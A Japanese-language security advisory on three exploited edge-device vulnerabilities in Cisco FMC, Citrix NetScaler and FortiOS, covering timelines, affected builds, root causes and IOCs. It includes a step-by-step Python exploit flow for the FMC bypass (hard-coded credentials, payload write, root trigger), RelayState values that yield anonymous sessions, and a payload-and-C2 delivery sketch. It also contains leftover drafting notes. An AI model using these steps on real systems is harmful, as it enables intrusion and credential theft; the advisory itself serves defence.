エグゼクティブサマリー
2026年9月9日、米国サイバーセキュリティ・インフラセキュリティ庁(CISA)は、3件の重大な脆弱性を既知の悪用済み脆弱性(KEV)カタログに追加しました。連邦文民行政機関(FCEB)には、2026年9月12日までにこれらの脆弱性への対処が義務付けられています。
これら3件の脆弱性は、ネットワーク境界に広く導入されているセキュリティ・リモートアクセスインフラに影響を及ぼします。
- CVE-2026-20079 — Cisco Secure Firewall Management Center(FMC): 認証なしで悪用可能な認証バイパスの脆弱性で、基盤となるFMCアプライアンスへのroot権限アクセスにつながる可能性があります。
- CVE-2026-19490 — Citrix NetScaler ADC/Gateway: 特定の条件下でGatewayおよびAAA仮想サーバー構成に影響を及ぼす認証バイパスの脆弱性です。
- CVE-2025-25249 — Fortinet FortiOS: cw_acdデーモンにおける認証前のヒープベースバッファオーバーフローで、リモートでのコード実行やコマンド実行につながる可能性があります。
Ciscoは、CVE-2026-20079が実際に悪用されていることを確認しており、Cisco Talosは、この悪用活動をSandwormおよびQilinランサムウェアの活動を含む複数の侵入クラスターと関連付けています。
Citrixの脆弱性については、悪用手法に関する研究成果が公開された直後に悪用活動が確認されました。Citrixは、CVE-2026-19490に対する回避策は存在しないとし、修正版ビルドへのアップグレードを推奨しています。
Fortinetの脆弱性であるCVE-2025-25249も大規模な悪用活動と関連付けられています。脅威インテリジェンス報告によれば、30,000件を超えるFortiGateのIPアドレスが標的とされ、178件の感染が確認されており、攻撃者はPivotC2と呼ばれるNode.jsベースの侵害後フレームワークを展開しています。
これらの製品は企業ネットワーク内で信頼された位置を占めているため、悪用に成功した場合、攻撃者は特権アクセス、設定データ、認証情報、VPNアクセス、内部ネットワークの可視性、さらなる侵入の足がかりを得る可能性があります。
CISA KEVの連邦政府対応期限
KEV登録日: 2026年9月9日
連邦政府対応期限: 2026年9月12日
主なCVE:
これら3件の脆弱性は、実際の悪用が確認されたことを受けて、2026年9月9日にCISAの既知の悪用済み脆弱性カタログに追加されました。
9月12日という期限は、該当するCISAの対応要件に基づき連邦文民行政機関に適用されるものです。
連邦政府向けの期限はすでに過ぎていますが、該当するアプライアンスを運用している組織は、対応を最優先事項として扱い、脆弱性の影響を受けるすべてのアプライアンスがベンダーサポート対象の修正版ビルドにアップグレードされていることを確認する必要があります。
影響を受ける技術の概要
影響を受ける3つの製品群は、企業ネットワークおよびセキュリティ分野で広く導入されており、多くの場合ネットワーク境界またはその近辺に配置されています。これらはセンシティブな制御プレーンおよびリモートアクセス機能を提供するため、これらの技術に影響する脆弱性は特に重大です。それぞれの技術が何であり、なぜ使用され、何を保護しているのかを理解することで、侵害が組織全体に及ぼし得る影響が明らかになります。
Cisco Secure Firewall Management Center(FMC)
Cisco Secure Firewall Management Center(旧称Firepower Management Center)は、Cisco Secure Firepower Threat Defense(FTD)ファイアウォールおよびレガシーFirepowerアプライアンス向けの一元管理コンソールです。セキュリティチームがファイアウォール環境全体を設計、展開、監視、更新するための単一のコントロールパネルを提供します。
使用される理由:
大企業や政府機関では、データセンター、拠点オフィス、クラウド環境にまたがって数十から数百台のファイアウォールを展開しています。アクセス制御ポリシー、侵入防止ルール、マルウェア対策設定、VPN構成を一貫して維持するには、一元管理が唯一現実的な方法です。FMCはまた、ログを集約し、コンプライアンスレポートを生成し、全体のライセンスと証明書を管理します。
保護対象:
FMCは、信頼された内部ネットワークとインターネット、ゲストネットワーク、パートナー接続、クラウドワークロードなどの信頼されないゾーンとを分離する強制層を制御します。組織のネットワークセグメンテーション戦略の中枢と言える存在です。
侵害が重大である理由:
FMCへのroot権限アクセスを得た攻撃者は、管理下にあるすべてのファイアウォールルールを書き換え、侵入防止機能を無効化し、デバイス設定を窃取し、証明書を収集し、管理ネットワークへ侵入を広げることができます。FMCは管理下のすべてのファイアウォールから信頼されているため、FMCの侵害は事実上、ファイアウォール運用全体の侵害を意味します。
Citrix NetScaler ADC / Gateway
Citrix NetScaler ADCは、ロードバランシング、SSLオフロード、アプリケーション高速化、セキュリティ強制機能を提供するアプリケーションデリバリコントローラです。NetScaler Gatewayは、ADCプラットフォーム上に構築されたSSL VPNおよびセキュアリモートアクセスモジュールです。両者を組み合わせることで、多くの企業にとってリモートアクセスの玄関口として機能します。
使用される理由:
組織はNetScaler Gatewayを使用して、リモート従業員、契約社員、パートナーに対し、内部リソースを直接インターネットに公開することなく、社内アプリケーション、仮想デスクトップ、RDPホストへの安全なアクセスを提供します。同プラットフォームは、社内Webアプリケーションのロードバランシング、SAML/LDAP/RADIUSとのAAA連携、外部セッションに対する多要素認証の強制も担っています。
保護対象:
NetScaler Gatewayは、公共インターネットと企業内部ネットワークとの境界を保護します。暗号化されたVPNトンネルを終端し、ユーザーIDを検証し、ERPポータル、ファイル共有、Citrix仮想デスクトップ、管理コンソールなど価値の高い内部システムへのアクセスを仲介します。
侵害が重大である理由:
NetScaler Gatewayでの認証バイパスにより、攻撃者はパスワードなしで正規のリモートユーザーになりすますことができます。内部アプリケーションへのアクセス、RDPセッションの確立、データのダウンロード、水平展開が可能になります。多くのNetScaler Gatewayの展開はインターネットに直接公開されているため、脆弱な展開はリモート攻撃者から直接到達可能な場合があります。Citrixも回避策が存在しないことを確認しており、パッチ適用が唯一の防御策となります。
Fortinet FortiOS / FortiSwitchManager / FortiSASE
FortiOSは、FortiGate次世代ファイアウォールを動作させるオペレーティングシステムです。FortiSwitchManagerは、FortiSwitchアクセススイッチを管理するための専用プラットフォームであり、FortiSASEはFortinetのクラウド提供型Secure Access Service Edgeソリューションです。影響を受ける製品には、ネットワークおよび無線管理機能に関わるFortinetコンポーネントが含まれます。
使用される理由:
FortiGateファイアウォールは、拠点ファイアウォール、データセンター境界デバイス、SD-WANハブ、SSL/IPsec VPNコンセントレーターとして広く導入されています。組織がFortinetを選ぶのは、高スループット、統合されたセキュリティサービス(アンチウイルス、サンドボックス、侵入防止、Webフィルタリング)、ファイアウォール・スイッチ・アクセスポイント・エンドポイントにまたがる統合管理が理由です。UDP/5246上のCAPWAPプロトコルにより、FortiGateはルーティングされたネットワーク全体でFortiAP無線アクセスポイントを自動的に検出、プロビジョニング、管理できます。
保護対象:
FortiOSは、ネットワーク境界、拠点と本社間の接続、リモートVPNユーザー、内部無線セグメントを保護します。トラフィックを検査し、ポリシーを強制し、暗号化トンネルを終端し、VPN事前共有鍵、SSL-VPNアカウント、LDAPバインド認証情報、管理者パスワードなどセンシティブな認証情報を保存しています。
侵害が重大である理由:
脆弱性のあるcw_acdデーモンはCAPWAP制御メッセージを解析します。CAPWAPはルーティングされたネットワーク全体で動作するよう設計されているため、このデーモンは、UDP/5246が公開されている場合、公共インターネットを含む信頼された無線ファブリック外の送信元からのパケットも受け付けてしまう可能性があります。このデーモンにおける認証前のヒープオーバーフローにより、攻撃者はファイアウォール自体で高権限の認証なしリモートコード実行を得ることになります。そこから攻撃者はPivotC2 RATを展開し、認証情報を収集し、ファイアウォールルールを改変し、内部ネットワークへトンネルを構築し、ほとんどのインバウンドファイアウォール制限を回避するアウトバウンドTLS接続を通じて持続的なアクセスを維持できます。
開示および攻撃活動のタイムライン

以下のタイムラインは、3つのキャンペーンが最初の開示・修正対応から観測された悪用活動、そして2026年9月9日のCISA既知の悪用済み脆弱性(KEV)カタログへの追加に至るまでの経緯を追跡したものです。
Cisco Secure FMCキャンペーン
- 2026年3月4日: CiscoがCVE-2026-20079を公開しました。これはSecure Firewall Management Center(FMC)における重大な認証バイパスの脆弱性で、認証なしのリモート攻撃者がroot権限アクセスを取得できる可能性があります。
- 2026年7月29日: Ciscoが、静的認証情報に関わる別のFMC脆弱性であるCVE-2026-20316を公開しました。CISAはこの脆弱性をKEVカタログに追加し、連邦政府向けの対応期限を2026年8月1日としました。
- 2026年8月: Cisco PSIRTがCVE-2026-20079の実際の悪用を把握しました。
- 2026年9月9日: CISAがCVE-2026-20079をKEVカタログに追加し、連邦政府向けの対応期限を2026年9月12日としました。同時にCiscoもアドバイザリを更新し、実際の悪用を確認しました。
- 2026年9月10日: Cisco Talosが、UAT-12197、UAT-11823、UAT-11988として追跡している3つの侵害後活動クラスターの詳細を公開しました。これらの活動には、Webシェル、認証情報窃取、リバースシェル/プロキシツール、Cyclops Blink、Qilin関連のランサムウェア活動が含まれます。
Citrix NetScaler ADC / Gatewayキャンペーン
- 2026年8月19日: CitrixがCVE-2026-19489およびCVE-2026-19490を対象とするセキュリティ情報CTX696939を公開し、修正版のNetScalerビルドを提供しました。
- 2026年9月3日: 悪用手法に関する研究成果が公開された後、脆弱なNetScaler展開に対する悪用活動が報告され始めました。この日付は、元となったハニーポット/公開PoCの出典が明示されている場合にのみ保持すべきです。
- 2026年9月9日: CISAがCVE-2026-19490をKEVカタログに追加しました。
Fortinet FortiOSキャンペーン
- 2025年: Fortinetが、cw_acdデーモンに影響するヒープベースバッファオーバーフローの脆弱性であり、CAPWAP処理に関連するCVE-2025-25249を公開しました。
- 2026年: 脅威リサーチの報告により、脆弱なFortiGateデバイスの悪用と、PivotC2フレームワークを用いた侵害後活動が確認されました。2026年7月の正確な日付は、元のキャンペーン報告書の出典とあわせてのみ保持すべきです。
- 2026年9月9日: CISAがCVE-2025-25249をKEVカタログに追加しました。
CISA KEVへの追加 — 2026年9月9日
CISAは2026年9月9日に、CVE-2026-20079、CVE-2026-19490、CVE-2025-25249を既知の悪用済み脆弱性カタログに追加しました。これら9月分のKEV追加に対応する連邦政府向け対応期限は2026年9月12日でした。
この同日でのKEV追加は、実際の悪用の証拠を受けて、ネットワークセキュリティおよびリモートアクセスインフラに影響する3件の脆弱性を、加速された連邦政府対応スケジュールの下に置くものであるという点で重要です。
影響を受ける製品と範囲
本アドバイザリが対象とする脆弱性は、異なるセキュリティおよびネットワーク管理技術に影響を及ぼします。その影響範囲は、導入されている製品バージョンだけでなく、アプライアンスの役割、有効化されている機能、ネットワークからの到達可能性にも左右されます。
Cisco
| CVE | 製品 | 脆弱性の種類 | 影響を受けるリリース |
|---|---|---|---|
| CVE-2026-20079 | Cisco Secure Firewall Management Center(FMC)ソフトウェア | 認証バイパスによるroot権限レベルでのコマンド実行の可能性 | 7.0、7.2、7.4、7.6、7.7、10.0に含まれる該当ビルド |
| CVE-2026-20316 | Cisco Secure Firewall Management Center(FMC)ソフトウェア | 低権限アカウント向け静的認証情報の露出/使用 | Ciscoが特定した該当FMCリリース |
- CVE-2026-20079は、特にCisco Secure Firewall Management Center(FMC)ソフトウェアのWebインターフェースに影響を及ぼします。
- この脆弱性により、認証なしのリモート攻撃者が認証をバイパスし、root権限アクセスの取得を目的としたスクリプトやコマンドを実行できる可能性があります。
- 別途アドバイザリでその影響範囲が明らかにされない限り、このCVEをCisco ASA、FTD、FDM製品に一般化して当てはめるべきではありません。
- CVE-2026-20316については、CVE-2026-20079とは独立した問題として扱う必要があります。技術的に実証されない限り、同一の悪用チェーンの一部として説明すべきではありません。
- 組織は、メジャーバージョン番号のみに依存せず、正確なFMCリリースを確認したうえで、対応するCiscoの修正措置を適用する必要があります。
Citrix
| CVE | 製品 | 脆弱性の種類 | 影響を受けるバージョン | 修正版 |
|---|---|---|---|---|
| CVE-2026-19490 | Citrix NetScaler ADC / NetScaler Gateway | 認証バイパス | 14.1(14.1-73.32より前)、13.1(13.1-63.21より前)、該当するFIPS/NDcPPビルド | 14.1-73.32以降、13.1-63.21以降、該当FIPS/NDcPPビルドについては13.1-37.277以降 |
| CVE-2026-19489 | Citrix NetScaler ADC / NetScaler Gateway | メモリオーバーフロー/サービス拒否の脆弱性 | 該当する構成が存在する場合の影響を受けるNetScalerリリース | ベンダーによる修正済みNetScalerリリース |
CVE-2026-19490は構成に依存します。この認証バイパスは、以下のように構成されたNetScaler展開に影響を及ぼします。
- SSL VPN Gateway
- ICA Proxy
- CVPN
- RDP Proxy
- AAA仮想サーバー
該当するビルドでは、脆弱な構成にはSAMLアクションの存在も関わります。
したがって、単にNetScalerアプライアンスを特定しただけでは、CVE-2026-19490が悪用可能であるとは判断できません。アプライアンスのバージョンと展開構成の両方を評価する必要があります。
CVE-2026-19489についても同様に、すべてのNetScaler導入に一律で該当するものとして扱うべきではありません。LSNグループ上のSIP ALGを含む関連構成条件を確認する必要があります。
Fortinet
| CVE | 製品 | 脆弱なコンポーネント | 影響を受けるリリース | 修正版 |
|---|---|---|---|---|
| CVE-2025-25249 | FortiOS | cw_acd / CAPWAP制御プレーン処理 | 7.6(7.6.4より前)、7.4(7.4.9より前)、7.2(7.2.12より前)、7.0(7.0.18より前) | 7.6.4以降、7.4.9以降、7.2.12以降、7.0.18以降 |
| CVE-2025-25249 | FortiSwitchManager | cw_acd / CAPWAP処理 | 7.2(7.2.7より前)、7.0(7.0.6より前) | 7.2.7以降、7.0.6以降 |
| CVE-2025-25249 | FortiSASE | CAPWAP関連の脆弱な機能 | Fortinetが特定した該当FortiSASEリリース | 25.2.c以降/該当する修正版 |
- 脆弱な機能はcw_acdデーモンおよびCAPWAP制御プレーン処理に関連しています。
- CAPWAP制御トラフィックはUDPポート5246〜5249を使用します。
- これらのポートの露出は組織のネットワーク構成の一部として評価すべきであり、影響を受けるすべての展開について自動的にインターネットから悪用可能であるかのように説明すべきではありません。
- 即座にパッチを適用できない場合、組織は該当するベンダー推奨のCAPWAP緩和策を適用すべきです。
- 影響を受けるCAPWAPインターフェースへの不要なアクセスを制限できるかどうか、ネットワーク制御を見直す必要があります。
技術的な根本原因分析
これら3件の脆弱性は実装レベルでは異なりますが、認証前に悪用可能であること、攻撃者が制御可能な入力がセキュリティ上重要なコードに到達すること、そして脆弱なコンポーネントから特権的な実行状態や認証済みセッション状態へと至る経路があることという、同様の高リスク特性を共有しています。
以下のセクションでは、公開されている調査結果とベンダーの開示情報から、報告されている技術的な根本原因を再構成します。コードが示されている箇所は、実運用のエクスプロイトを再現するものではなく、脆弱なデータフローを説明することを目的とした概念的、あるいは検証環境向けの疑似コードです。
根本原因となる悪用チェーン
大まかに言えば、観測された悪用チェーンは以下のとおりです。
- Cisco Secure FMC: 起動時の古いセッション状態→認証バイパス→特権的なFMCセッション→サーバー側のコマンド/スクリプト実行→root権限アクセス。
- Citrix NetScaler: 攻撃者が制御するSAML RelayState→脆弱な認証処理経路→不適切な内部ステータス処理→認証後経路→不正なセッション。
- Fortinet FortiOS: 不正な形式のCAPWAP入力→不十分なヒープ長検証→ヒープ破損→制御フローの侵害→コード実行。
この区別は重要です。というのも、これら3件の問題はそれぞれ異なる修正戦略を必要とするためです。Ciscoは認証/セッションおよび特権実行経路の修正が、Citrixは SAML認証状態機械の修正が、FortinetはCAPWAP処理経路におけるメモリ安全性検証の修正が必要になります。
CVE-2026-20079 — Cisco Secure FMC 認証バイパス→root権限アクセス
CWE-288:代替パス/チャネルを用いた認証バイパスCWE-269:不適切な権限管理CVSS v3.1:10.0(CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Cisco Secure Firewall Management Center(FMC)は、Cisco Secure FirepowerおよびFTD展開向けの一元管理コンソールです。この脆弱性は、FMCアプライアンスの起動時に不適切なシステムプロセスが生成されることに起因します。このプロセスにより、認証なしのリモート攻撃者がWebインターフェースに細工されたHTTPリクエストを送信し、認証を完全にバイパスできる状態が生じます。
認証がバイパスされると、攻撃者はFMCのWeb層を通じてさまざまなスクリプトやコマンドを実行できます。FMCのWebサービスは高い権限で動作し、基盤のオペレーティングシステムと連携できるため、攻撃者は最終的にアプライアンスへのroot権限アクセスを取得します。
コードレベルの根本原因(公開されている技術分析から再構成)
起動時、FMCはsfsnort.sessionsデータベース内に、動的なUUIDではなく静的なセッションIDであるcsm_processesを用いた部分的なセッションを作成します。起動後にどのユーザーも認証を行わない場合、このセッションは維持されたままになります。FMCのWebインターフェースに到達できる認証なしの攻撃者は、Cookie: CGISESSID=csm_processesを送信することで、この起動時セッションを乗っ取ることができます。次に、/login.cgiを介してハードコードされたマシンアカウントreport:snortrulesで認証することで、攻撃者はこのセッションを完全なUIセッションに昇格させ、有効なsf_action_id CSRFトークンを取得します。その後、攻撃者はvalidateLicense機能とともに/sajaxintf.cgi?rs=callServerFuncを使用して、悪意あるMakeself形式のシェルスクリプトを/var/tmp/license.tmpに書き込み、SF::UI::DataObjectLibrary::upgradeReadinessCallを用いて/pjb.cgi経由でこれを実行させます。FMCのインストーラーロジックはこれをroot権限で実行します。
# Conceptual exploit flow for CVE-2026-20079 (reconstructed from public analysis; not vendor source code)
import requests
BASE = "https://fmc.example.com"
# Step 1: Hijack the static boot-time session
s = requests.Session()
s.get(BASE, headers={"Cookie": "CGISESSID=csm_processes"})
# Step 2: Upgrade with hard-coded machine account credentials
s.post(f"{BASE}/login.cgi?logon=Continue",
       data={"username": "report", "password": "snortrules"})
# Step 3: Write malicious Makeself payload to /var/tmp/license.tmp
s.post(f"{BASE}/sajaxintf.cgi?rs=callServerFunc",
       data={"rsargs": ["validateLicense", "malicious_license_blob"]})
# Step 4: Trigger root execution via pjb.cgi upgradeReadinessCall
s.post(f"{BASE}/pjb.cgi",
       data={"action": "upgradeReadinessCall",
             "path": "/var/tmp/license.tmp"})
Talosの侵害指標(IOC)で確認されたpackage_info.plユーティリティは、正規のFMCパッケージツールの一部です。脅威アクター(特にUAT-11988)は、これをリビング・オフ・ザ・ランドの手法として利用し、攻撃者が制御する/var/tmp/license.tmpをroot権限で実行します。
/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsm脅威アクターの活動
Cisco Talosは、2026年8月に開始された実際の悪用活動を報告しました。Cisco Talosは、しばしばCVE-2026-20316(ハードコードされた静的認証情報、2026年7月29日にKEVに追加)と組み合わせてCVE-2026-20079を悪用する複数の侵入クラスターを追跡しています。
- UAT-12197 — JSP Webシェルと、認証情報を収集するための悪意あるJARファイルを展開します。
- UAT-11823 — ロシアの国家支援型APTであるSandwormと関連付けられており、Cyclops Blinkインプラントを展開し、管理下ファイアウォールの設定情報を収集します。
- UAT-11988 — Qilinランサムウェアのオペレーターであり、CVE-2026-20316を初期アクセスに悪用した後、偵察、認証情報窃取、アンチウイルスの無効化、ランサムウェア展開を行います。
悪用の侵害指標(IOC)
Ciscoは以下のエキスパートモードでの確認方法を提供しています。
zgrep "package_info.*license" /var/log/messages*以下のようなエントリの存在:
www : PWD=/ ; USER=root ; COMMAND=/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsmおよび/var/tmp/license.tmpにファイルが存在する場合、CVE-2026-20079の悪用の可能性を示しています。
CVE-2026-19490 — Citrix NetScaler ADC / Gateway 認証バイパス
CWE-288:代替パス/チャネルを用いた認証バイパスCWE-306:重要機能に対する認証の欠如CVSS v4.0:9.3(Critical)
Citrix NetScaler ADCおよびNetScaler Gatewayは、SSL VPNゲートウェイ、ロードバランサー、認証プロキシとして広く導入されています。CVE-2026-19490は認証バイパスの脆弱性であり、認証なしのリモート攻撃者が代替経路を利用して、保護されたGatewayまたはAAA仮想サーバーのセッションへのアクセスを取得できます。
この不具合は、アプライアンスが以下のいずれかとして構成されている場合にトリガーされます。
- Gateway(SSL VPN、ICA Proxy、CVPN、RDP Proxy)、または
- AAA仮想サーバー(一部のビルドではSAMLアクションの存在が必要)。
コードレベルの根本原因(公開されている技術分析から再構成)
公開されている技術分析では、脆弱な認証処理経路が特定されています。脆弱なコードは、/cgi/samlauthにあるSAMLサービスプロバイダーハンドラー内に存在します。
- アプライアンスは、RelayStateパラメータを含むSAMLレスポンスを受信します。
- RelayStateをbase64デコードします。
- デコードされたバイト列がctx=で始まる場合、残りの部分はシリアライズされたnFactor認証コンテキストとして扱われます。
- アプライアンスはこのブロブを内部のデシリアライザーに渡し、署名検証を試みます。
- 偽造されたコンテキストは署名検証に失敗しますが、脆弱なビルドでは、デコードされた長さが固定のエラー定数に置き換えられるのではなく、リクエストの内部ディスポジション/ステータスコードとしてそのまま伝播されます。
- 攻撃者はbase64入力を通じてデコード後の長さを制御できるため、この長さがログイン後のコードパスを決定する分岐セレクタとして機能してしまいます。
| デコード後のRelayStateの長さ | 未修正のアプライアンスでの結果 |
|---|---|
| 11、16 | ログイン後のコードに到達し、匿名セッションを作成 |
| 12、20 | 正常な内部エラー(安全な検出用プローブでは長さ20を使用) |
| 18、21 | パケットエンジンのクラッシュ、クラッシュが繰り返されるとアプライアンスが再起動 |
| 22、23 | クライアント証明書認証にフォールスルー |
Gateway仮想サーバー(vpn vserver)上では、このバイパスにより、権限のないユーザーanonymous向けの正規のNSC_AAACセッションクッキーが発行されます。GatewayポリシーでdefaultAuthorizationActionがALLOWに設定されている場合、このセッションはアプライアンスのネットワーク上の位置を利用した内部向けHTTPSプロキシ/SSRFとなり、内部アプリケーション、NITRO API、RDPホスト、その他センシティブなサービスへのアクセスが可能になります。
# Safe pre-auth detection probe (BishopFox/CVE-2026-19490-check)
curl -k -X POST https://netscaler.example.com/cgi/samlauth \
  -d "SAMLResponse=dummy" \
  -d "RelayState=$(python3 -c 'import base64; print(base64.b64encode(b"ctx=" + b"A"*20).decode())')'
内部エラー43524を伴う500レスポンスは脆弱なビルドであることを示し、200 Malformed Assertionは修正済みビルドであることを示します。
CVE-2025-25249 — Fortinet FortiOS ヒープベースバッファオーバーフロー→RCE
CWE-122:ヒープベースバッファオーバーフローCWE-306:重要機能に対する認証の欠如リモートでの認証なしコード実行またはコマンド実行
FortiOS、FortiSwitchManager、FortiSASEには、UDPポート5246上でCAPWAP(Control and Provisioning of Wireless Access Points)制御トラフィックを処理するcw_acdデーモンにヒープベースバッファオーバーフローの脆弱性があります。認証なしのリモート攻撃者は、特別に細工したCAPWAPリクエストを送信することでこのオーバーフローを発生させ、アプライアンス上で任意のコードまたはコマンドを実行できます。
この脆弱性は認証前かつネットワーク経由で到達可能です。FortiGateアプライアンスはしばしばネットワーク境界に配置され、VPN、ファイアウォール、ルーティング機能を担っているため、侵害に成功すれば、攻撃者はトラフィックや認証情報を深く可視化できる特権的な足がかりを得ることになります。
コードレベルの根本原因(公開されている技術分析から再構成)
cw_acdデーモンは、ヒープバッファへデータをコピーする前に長さフィールドを適切に検証することなく、CAPWAP制御プレーンメッセージを解析しています。公開されている技術分析が報告している実際の悪用チェーンは、単一のパケットよりも複雑です。
- メモリポインタの漏洩 — 細工されたCAPWAP Discovery Requestがメモリポインタを漏洩させ、ASLRを無効化します。
- ヒープグルーミング — CAPWAP Add Stationメッセージがヒープを予測可能なレイアウトに整えます。
- オーバーフローのトリガー — CAPWAP Image Dataメッセージがcw_acd内でヒープバッファオーバーフローを引き起こします。
- 制御フローの乗っ取り — 攻撃者はヒープメタデータまたは関数ポインタを上書きし、実行フローをリダイレクトします。
- ペイロードの展開 — Node.jsのリバースシェルが起動され、PivotC2バックドアが/tmp/.i.jsに書き込まれます。
// Conceptual reconstruction of the vulnerable cw_acd CAPWAP parsing logic
int handle_capwap_control(int sock) {
    char buffer[4096];
    struct sockaddr_in src;
    socklen_t src_len = sizeof(src);
    int len = recvfrom(sock, buffer, 65535, 0,
                       (struct sockaddr *)&src, &src_len);
    // Simplified conceptual input handling; actual reported issue is in heap-buffer length validation
    capwap_message_t *msg = parse_capwap_message(buffer, len);
    if (msg->type == CAPWAP_IMAGE_DATA) {
        // Heap allocation based on attacker-controlled length field
        process_image_data(msg);
    }
    return 0;
}
void process_image_data(capwap_message_t *msg) {
    uint16_t data_len = msg->image_data_len;
    // Heap allocation size copied from packet without upper-bound check
    char *data_buf = malloc(data_len);
    memcpy(data_buf, msg->image_payload, data_len);
    // If data_len exceeds payload size or is crafted to overflow,
    // adjacent heap chunks are corrupted, yielding RCE via controlled overwrite.
}
不正な形式のimage_data_len値により、memcpyが確保されたヒープバッファを超えて書き込みを行い、ヒープメタデータや隣接するオブジェクトを破損させます。ヒープを注意深く整え、オーバーフローを制御することで、攻撃者はFortiGateアプライアンス上で高い権限で動作するcw_acd内部の実行フローを乗っ取ります。
PivotC2 RATの機能
PivotC2は、この悪用チェーンによって配信されるNode.jsベースの侵害後フレームワークです。
- 対話型シェルアクセス
- SOCKS5/HTTPプロキシトンネリング
- ローカルおよびリモートのポートフォワーディング
- ネットワークスキャン
- 設定情報の収集(VPN事前共有鍵、SSL-VPNアカウント、LDAP認証情報、管理者向け機密情報)
- 自動化された内部偵察
- インバウンドファイアウォール制限を回避する持続的なアウトバウンドTLS C2通信
代表的なエクスプロイトの配信方法
# Attacker sends crafted CAPWAP control traffic to UDP/5246
# Overflow in cw_acd yields arbitrary code execution
# Stager downloads and executes a Node.js payload
# Artifact observed on disk:
/tmp/.i.js
# Persistent connection:
node /tmp/.i.js  →  TLS C2 to attacker infrastructure
ネットワーク侵害指標(IOC)
- 46[.]151[.]29[.]58および146[.]103[.]99[.]177へのアウトバウンドC2通信。
- /tmp/.i.jsへのペイロード配置。
- アウトバウンドのネットワーク活動と相関する想定外のnodeプロセス。
- 信頼されない送信元からポート5246への過大または不正な形式のUDPトラフィック。
攻撃チェーン
以下の図は、3つの並行する悪用経路と、それらが認証情報窃取、持続化、下流への影響へと収束する様子を示しています。
